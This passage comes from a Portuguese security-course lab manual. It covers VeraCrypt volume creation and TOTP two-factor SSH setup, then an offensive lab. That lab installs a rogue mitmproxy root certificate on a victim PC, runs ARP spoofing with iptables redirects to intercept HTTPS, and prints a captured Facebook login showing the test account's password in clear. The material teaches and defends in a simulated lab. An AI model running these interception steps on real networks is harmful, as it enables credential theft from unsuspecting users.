


Figura 42. Criação de volumes no VeraCrypt, parte 1

3. Na tela seguinte, mantenha marcada a opção *Create an encrypted file container* e clique em *Next*.



Figura 43. Criação de volumes no VeraCrypt, parte 2

4. Na tela subsequente, mantenha marcada a opção *Standard VeraCrypt volume* e clique em *Next*.
5. Em *Volume Location*, selecione uma pasta/arquivo destino para o contêiner e clique em *Next*.




Figura 44. Criação de volumes no VeraCrypt, parte 3

6. Para as opções de criptografia, mantenha o algoritmo AES e hash SHA-512, e clique em *Next*.
7. Para o tamanho do volume, escolha 50MB, e clique em *Next*.
8. Para a senha do contêiner, é importante escolher uma senha forte que não seja facilmente descoberta. Para fins de teste, usaremos **rnpesr123**. Clique em *Next*.
9. Mantenha o *filesystem* em FAT, e move o mouse para gerar entropia. Finalmente, clique em *Format*.
10. Para montar o volume, selecione uma letra vazia no seu sistema. A seguir, no quadro *Volume* da tela principal do VeraCrypt, clique em *Select File...* e selecione o arquivo indicado no passo (5). Depois, clique em *Mount* e digite a senha informada no passo (8).




Figura 45. Criação de volumes no VeraCrypt, parte 4

- Pronto, o volume criptografado está montado. Basta escrever arquivos como desejado e, ao final do processo, clicar em *Dismount* na janela principal do VeraCrypt. Caso queira mover o volume criptografado para outro local, copie-o em um *pendrive*, mídia removível ou mesmo através da Internet, e remonte-o no local de destino.

5) Autenticação usando sistema OTP



Esta atividade será realizada na máquina *LinServer-G*.

Nesta atividade iremos instalar e configurar um sistema TOTP (*time-based one-time password*) usando a ferramenta *Google Authenticator* na máquina *LinServer-G*. Essa autenticação de duplo fator irá prover mais segurança durante logins SSH na máquina-alvo.

- Instale **em seu celular** o aplicativo *Google Authenticator*:

- Sistemas Android: <https://play.google.com/store/apps/details?id=com.google.android.apps.authenticator2&hl=en>
- Sistemas Apple: <https://itunes.apple.com/us/app/google-authenticator/id388497605?mt=8>

- Para conseguir ler o *QR code* na tela, será necessário ter uma tela maior do que a console padrão do Virtualbox — faça login via *ssh* na máquina *LinServer-G* usando o PuTTY ou Cygwin e vire superusuário usando o comando *SU*.

```
fbs@FBS-DESKTOP ~  
$ hostname  
FBS-DESKTOP
```

```
fbs@FBS-DESKTOP ~  
$ ssh aluno@172.16.1.10  
Password:  
Last login: Thu Sep  6 09:31:40 2018 from 172.16.1.254  
aluno@LinServer-A:~$
```

```
aluno@LinServer-A:~$ su -  
Password:  
root@LinServer-A:~#
```

3. Instale o pacote que implementa suporte ao Google Authenticator na biblioteca PAM:

```
# hostname  
LinServer-A
```

```
# apt-get install libpam-google-authenticator
```

4. Depois, insira a linha `auth required pam_google_authenticator.so` imediatamente após a linha 4, `@include common-auth`, no arquivo `/etc/pam.d/sshd`:

```
# nano /etc/pam.d/sshd  
(...)
```

```
# head -n5 /etc/pam.d/sshd | grep -v '^#' | sed '/^$/d'  
@include common-auth  
auth required pam_google_authenticator.so
```

5. Configure o `ssh` para permitir autenticação via `challenge-response`, alterando a diretiva `ChallengeResponseAuthentication` no arquivo `/etc/ssh/sshd_config` (linha 49). Feito isso, não esqueça de reiniciar o daemon do `ssh`.

```
# nano /etc/ssh/sshd_config  
(...)
```

```
# grep '^ChallengeResponseAuthentication' /etc/ssh/sshd_config
ChallengeResponseAuthentication yes
```

```
# systemctl restart ssh
```

6. Agora, na máquina *LinServer-G*, execute **como um usuário não-privilegiado** (como o usuário **aluno**) o comando **google-authenticator**.

Tabela 14. Opções do google-authenticator

Pergunta	Opção
Do you want authentication tokens to be time-based?	y
Do you want me to update your "/home/aluno/.google_authenticator" file?	y
Do you want to disallow multiple uses of the same authentication token?	y
Increase token window from default size of 1:30min to about 4min?	y
Do you want to enable rate-limiting?	y

7. Abra o aplicativo *Google Authenticator* em seu celular e clique no **+** vermelho no canto inferior direito da tela. Em seguida, clique em *Scan a barcode* e leia o *QR code* gerado no passo (6). Na tela principal, deverá surgir uma nova linha com seis dígitos (que serão re-gerados a cada 30s) e o identificador **aluno@LinServer-G**.
8. Verifique que a hora atual do servidor está correta. Como configuramos o NTP na sessão 4, é provável que esteja tudo correto, mas a *timezone* pode estar desconfigurada, como mostrado abaixo:

```
$ date
Thu Sep 6 09:40:05 EDT 2018
```

Se esse for o caso, rode o comando **dpkg-reconfigure tzdata** como usuário **root**. Escolha *America > Sao_Paulo* (ou outra *timezone*, se for esse o caso). Verifique que o relógio foi corrigido:

```
# dpkg-reconfigure tzdata

Current default time zone: 'America/Sao_Paulo'
Local time is now:      Thu Sep 6 10:42:27 BRT 2018.
Universal Time is now:  Thu Sep 6 13:42:27 UTC 2018.
```

```
# date  
Thu Sep 6 10:42:36 BRT 2018
```

9. Perfeito, tudo pronto. **NÃO** feche a sessão `ssh` atual, pois em caso de erros poderá ser necessário verificar alguns arquivos. Em lugar disso, abra uma nova sessão `ssh`, como usuário `aluno`, para a máquina *LinServer-G*. No *prompt Verification code*, informe o código temporizado indicado pelo aplicativo instalado em seu celular.

```
fbs@FBS-DESKTOP ~  
$ hostname  
FBS-DESKTOP
```

```
fbs@FBS-DESKTOP ~  
$ ssh aluno@172.16.1.10  
Password:  
Verification code:  
You have mail.  
Last login: Thu Sep 6 10:32:40 2018 from 172.16.1.254  
aluno@LinServer-A:~$
```

```
aluno@LinServer-A:~$ hostname  
LinServer-A
```

```
aluno@LinServer-A:~$ whoami  
aluno
```

Sessão 7: Redes privadas virtuais e inspeção de tráfego

1) Interceptação ofensiva de tráfego HTTPS com o *mitmproxy*



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *WinClient-G*.

Vamos usar a ferramenta *mitmproxy* para inspecionar conteúdo HTTPS na rede, através de um ataque *man-in-the-middle* usando a técnica de ARP spoofing.

1. Primeiro, mova a máquina *KaliLinux-G* para a Intranet alterando o nome da interface de rede *host-only* à que ela se encontra conectada no Virtualbox. Em seguida, altere seu endereço IP para algum que ainda não está sendo utilizado na rede, como 10.1.1.30, por exemplo. Teste a conectividade com as máquinas *FWGW1-G* e *WinClient-G* (desative o firewall do Windows na máquina *WinClient-G* para permitir a troca de pacotes ICMP).

```
# hostname  
kali
```

```
root@kali:~# cat /etc/network/interfaces  
source /etc/network/interfaces.d/*  
  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 10.1.1.30/24  
gateway 10.1.1.1
```

```
root@kali:~# systemctl restart networking
```

```
root@kali:~# ip a s eth0 | grep '^ *inet '  
inet 10.1.1.30/24 brd 10.1.1.255 scope global eth0
```

```
root@kali:~# ping -c1 10.1.1.1
PING 10.1.1.1 (10.1.1.1) 56(84) bytes of data.
64 bytes from 10.1.1.1: icmp_seq=1 ttl=64 time=0.185 ms

--- 10.1.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.185/0.185/0.185/0.000 ms
```

```
root@kali:~# ping -c1 10.1.1.10
PING 10.1.1.10 (10.1.1.10) 56(84) bytes of data.
64 bytes from 10.1.1.10: icmp_seq=1 ttl=128 time=0.451 ms

--- 10.1.1.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.451/0.451/0.451/0.000 ms
```

2. Rode o comando `mitmproxy` uma vez, para que os certificados SSL sejam auto-gerados pelo programa. Assim que iniciado, saia do programa digitando `q`, e depois `y`.
3. Copie o certificado auto-gerado no passo (2) para a raiz do servidor web Apache instalado na máquina *KaliLinux-G*. Em seguida, renomeie o arquivo `index.html` e inicie o servidor web.

```
# cp ~/.mitmproxy/mitmproxy-ca-cert.cer /var/www/html/
```

```
# mv /var/www/html/index.html /var/www/html/index.html.bak
```

```
# systemctl start apache2
```

4. Na máquina *WinClient-G*, instale o navegador *Google Chrome*. O *Internet Explorer* padrão disponível no Windows 7 encontra-se um pouco defasado para lidar com websites HTTPS mais modernos. Em seguida, acesse o endereço IP da máquina *KaliLinux-G* e faça o download do arquivo `mitmproxy-ca-cert.cer`, como mostrado abaixo:




Figura 46. Download do certificado do mitmproxy

5. De posse do certificado, instale-o na máquina *WinClient-G*. Clique duas vezes sobre o certificado, e em seguida em *Abrir*. Na janela seguinte, clique em *Instalar Certificado....*.




Figura 47. Instalação do certificado do mitmproxy, parte 1

Clique em Avançar. Em seguida, marque a caixa *Colocar todos os certificados no repositório a seguir*, clique em *Procurar...* e selecione *Autoridades de Certificação Raiz Confiáveis*.




Figura 48. Instalação do certificado do mitmproxy, parte 2

Finalmente, clique em *Avançar* e em seguida em *Concluir*. Agora, o certificado do **mitmproxy** é reconhecido como um AC Raiz pelo sistema Windows. Num cenário real, o atacante teria que descobrir algum vetor de ataque *client-side* que permitisse a ele ter o acesso para copiar o certificado e instalá-lo na máquina da vítima. Aqui, como estamos em um ambiente simulado, pudemos contar com a "colaboração" do usuário-alvo.

6. De volta ao *KaliLinux-G*, pare o Apache. Em seguida, permita o repasse de pacotes no kernel, e redirecione o tráfego da vítima para o **mitmproxy**:

```
# systemctl stop apache2
```

```
# sysctl -w net.ipv4.ip_forward=1
```

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
```

7. Agora sim, tudo pronto para efetuarmos o ataque. Abra duas abas lado-a-lado do terminal, logado como **root**. Na primeira, execute o ARP spoofing com o comando:

```
# arpspoof -i eth0 -r -t 10.1.1.10 10.1.1.1
```

No segundo terminal, inicie o `mitmproxy` (em sua variante web) para iniciar o ataque *man-in-the-middle* contra a máquina *WinClient-G*.

```
# mitmweb --mode transparent
```

Depois de pouco tempo, será aberta uma janela do navegador para inspeção do tráfego.

- Na máquina *WinClient-G*, abra o *Google Chrome* e navegue por websites HTTP e HTTPS. Note como o tráfego está sendo interceptado pelo `mitmproxy` e, no caso de conexões SSL, sendo mostrado em claro. Como um exemplo, fizemos um login no <https://facebook.com> com uma conta de teste — imediatamente, o usuário e senha são mostrados em claro na janela do `mitmweb`, na máquina *KaliLinux-G*:

Request	Response	Details
POST https://www.facebook.com/login.php?login_attempt=1&lwv=110 HTTP/2		
:authority	www.facebook.com	
content-length	647	
cache-control	max-age=0	
origin	https://www.facebook.com	
upgrade-insecure-requests	1	
content-type	application/x-www-form-urlencoded	
user-agent	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.1 Safari/537.36	
accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8	
referer	https://www.facebook.com/	
accept-encoding	gzip, deflate, br	
accept-language	en-US,en;q=0.9	
cookie	fr=1KNr4E8DVi8BMrQ7..BbkY-H.fn.AAA.0.0.BbkY-H.AWVccqZR; sb=h4-Rw95tBVqcDUun4yeuyw7NR; __js_reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F; wd=1286x831; datr=h4-Rw-f6PXHboD3gmpKwbSA; reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F; reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F	
lzd:	AVvhb3sB	
email:	aluno1.seg12@gmail.com	
pass:	rnpesr123	
timezone:	180	
lgnrnd:	eyJ3Ijox0TiwLCJoIjo5NzUsImF3Ijox0TiwLCJhaCI60TM1CJ133519_CA7e	
lgnjs:	1536266114	
ab_test_data:	AAA//qq/qAVVAqVAAAAAAVAAAAAAVAAAAAAW5/oAAFAAL	

Figura 49. Credenciais em claro no mitmweb

Em paralelo, na janela do navegador na máquina *WinClient-G*, o login no Facebook é concluído com sucesso:

